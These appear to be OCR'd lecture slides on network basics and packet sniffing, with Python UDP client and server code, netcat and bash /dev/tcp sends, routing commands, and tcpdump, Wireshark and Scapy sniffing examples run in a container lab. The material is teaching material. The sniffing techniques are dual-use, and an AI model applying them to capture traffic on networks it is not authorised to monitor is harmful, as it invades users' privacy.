
Layer 4: Transport Layer



Layer 3: Network Layer



Layer 2: Data Link Layer (MAC Layer)



Sending Packet in Python (1)

- UDP Client

```
#!/usr/bin/python3

import socket

IP   = "127.0.0.1"
PORT = 9090
data = b'Hello, World!'

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(data, (IP, PORT))
```

Sending Packet in Python (1)

- Execution Results


```
$ nc -luv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Hello, World!
```


Receiving Packets in Python

- UDP Server


```
#!/usr/bin/python3

import socket

IP   = "0.0.0.0"
PORT = 9090

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((IP, PORT))

while True:
  data, (ip, port) = sock.recvfrom(1024)
  print("Sender: {} and Port: {}".format(ip, port))
  print("Received message: {}".format(data))
```

UDP Server



Terminal
seed@10.0.2.6:$ nc -u 10.0.2.7 9090
hello
hello again


Terminal
Server(10.0.2.7):$ udp_server.py
Sender: 10.0.2.6 and Port: 49112
Received message: b'hello\n'
Sender: 10.0.2.6 and Port: 49112
Received message: b'hello again\n'

How Packets Are Received



Routing


Routing Table
Routing
MAC Layer
MAC Layer
MAC Layer
NIC 1
NIC 2
NIC 3
Network 1
Network 2
Network 3

The “ip route” Command

```
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.11
192.168.60.0/24 dev eth1 proto kernel scope link src 192.168.60.11

# ip route get 10.9.0.1
10.9.0.1 dev eth0 src 10.9.0.11 uid 0

# ip route get 192.168.60.5
192.168.60.5 dev eth1 src 192.168.60.11 uid 0

# ip route get 1.2.3.4
1.2.3.4 via 10.9.0.1 dev eth0 src 10.9.0.11 uid 0
```

Packet Sending Tools

- Using netcat

```
$ nc <ip> <port>        ← send out TCP packet
$ nc -u <ip> <port>     ← send out UDP packet
```


- Bash: /dev/tcp or /dev/udp pseudo device

```
$ echo "data" > /dev/udp/<ip>/<port>
$ echo "data" > /dev/tcp/<ip>/<port>
```


- Others: telnet, ping, etc.

PACKET SNIFFING


How Packets Are Received



How To Get A Copy of Packet



Lab Setup




```
seed@VM:~$ dockps
9eb2c057887f  host-10.9.0.5
89a0dfac1c75  host-10.9.0.6
f452376e85a5  host-192.168.60.5
8856896b15ea  host-192.168.60.6
9aa28fadb047  router
```

Packet Sniffing Tools


- Tcpdump
  - Command line
  - Good choice for containers (in the lab setup)
- Wireshark
  - GUI
  - Good choices for the environment supporting GUI (not containers)
- Scapy
  - Implement your own sniffing tools

Tcpdump Examples

- `tcpdump -n -i eth0`
  - **-n**: do not resolve the IP address to host name
  - **-i**: sniffing on this interface
- `tcpdump -n -i eth0 -vvv “tcp port 179”`
  - **-vvv**: asks the program to produce more verbose output.
- `tcpdump -i eth0 -w /tmp/packets.pcap`
  - saves the captured packets to a PCAP file
  - use Wireshark to display them

Wireshark and Containers

Find the correct interface




```
seed@VM:~$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
d10f14b6b6f9        bridge              bridge              local
b3581338a28d        host                host                local
54cdc1101b1a        net-10.9.0.0        bridge              local
0569b491802f        net-192.168.60.0    bridge              local
77acecccbe26        none                null                local
seed@VM:~$ ip -br address
lo               UNKNOWN        127.0.0.1/8 ::1/128
enp0s3           UP             10.0.5.5/24 fe80::bed8:53e2:5192:f265/64
docker0          DOWN           172.17.0.1/16 fe80::42:13ff:fee7:90d6/64
br-54cdc1101b1a  UP             10.9.0.1/24 fe80::42:1cff:fe17:f3e6/64
br-0569b491802f  UP             192.168.60.1/24 fe80::42:b5ff:fe9b:6b49/64
```

Scapy Example 1

```
#!/usr/bin/python3

from scapy.all import *

pkt = sniff(iface='enp0s3',
            filter='icmp or udp',
            count=10)

pkt.summary()
```

```
seed@VM:~$ ip -br addr
lo               UNKNOWN        127.0.0.1/8 ::1/
enp0s3           UP             10.0.5.5/24 fe80
docker0          DOWN           172.17.0.1/16 fe
br-54cdc1101b1a  UP             10.9.0.1/24 fe80
br-0569b491802f  UP             192.168.60.1/24
```

```
root@9eb2c057887f:~# ip -br addr
lo               UNKNOWN        127.0.0.1/8
eth0@if1882      UP             10.9.0.5/24
```

Scapy Example 2

```
#!/usr/bin/python3

from scapy.all import *

def process_packet(pkt):
     #hexdump(pkt)
     pkt.show()
     print("-----------------------------------")

f = 'udp and dst portrange 50-55 or icmp'

sniff(iface='enp0s3', filter = f, prn=process_packet)
```

Filter Examples for Scapy

- Berkeley Packet Filter (BPF) syntax
- Same as tcpdump

```
dst host 10.0.2.5: only capture the packets going to 10.0.2.5.
src host 10.0.2.6: only capture the packets coming from 10.0.2.6.
host 10.0.2.6 and src port 9090: only capture the packets coming
          from or going to 10.0.2.6 with the source port being 9090.
tcp: only capture TCP packets.
```

Scapy: Display Packets

- Using hexdump()

```
>>> hexdump(pkt)
0000  52 54 00 12 35 00 08
0010  00 54 F2 29 40 00 40
0020  08 08 08 00 98 01 10
0030  0C 00 08 09 0A 0B 0C
0040  16 17 18 19 1A 1B 1C
0050  26 27 28 29 2A 2B 2C
0060  36 37
```

- Using pkt.show()

```
>>> pkt.show()
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:77:2e:c3
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     ...
     proto     = icmp
     chksum    = 0x3c9a
     src       = 10.0.2.8
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
```

Scapy: Iterate Through Layers

```
>>> pkt = Ether()/IP()/UDP()/"hello"
>>> pkt
<Ether type=IPv4 |<IP frag=0 proto=udp |<UDP |<Raw load='hello' |>>>>
```

```
>>> pkt.payload                              ← an IP object
<IP  frag=0 proto=udp |<UDP  |<Raw  load='hello' |>>>

>>> pkt.payload.payload                      ← a UDP object
<UDP  |<Raw  load='hello' |>>

>>> pkt.payload.payload.payload              ← a Raw object
<Raw  load='hello' |>

>>> pkt.payload.payload.payload.load         ← the actual payload
b'hello'
```

Accessing Layers

Get inner layers

```
>>> pkt.getlayer(UDP)
<UDP  |<Raw  load='hello' |>>
>>> pkt[UDP]
<UDP  |<Raw  load='hello' |>>

>>> pkt.getlayer(Raw)
<Raw  load='hello' |>
>>> pkt[Raw]
<Raw  load='hello' |>
```

Check layer existence

```
>>> pkt.haslayer(UDP)
True
>>> pkt.haslayer(TCP)
0
>>> pkt.haslayer(Raw)
True
```

A Sniffer Example

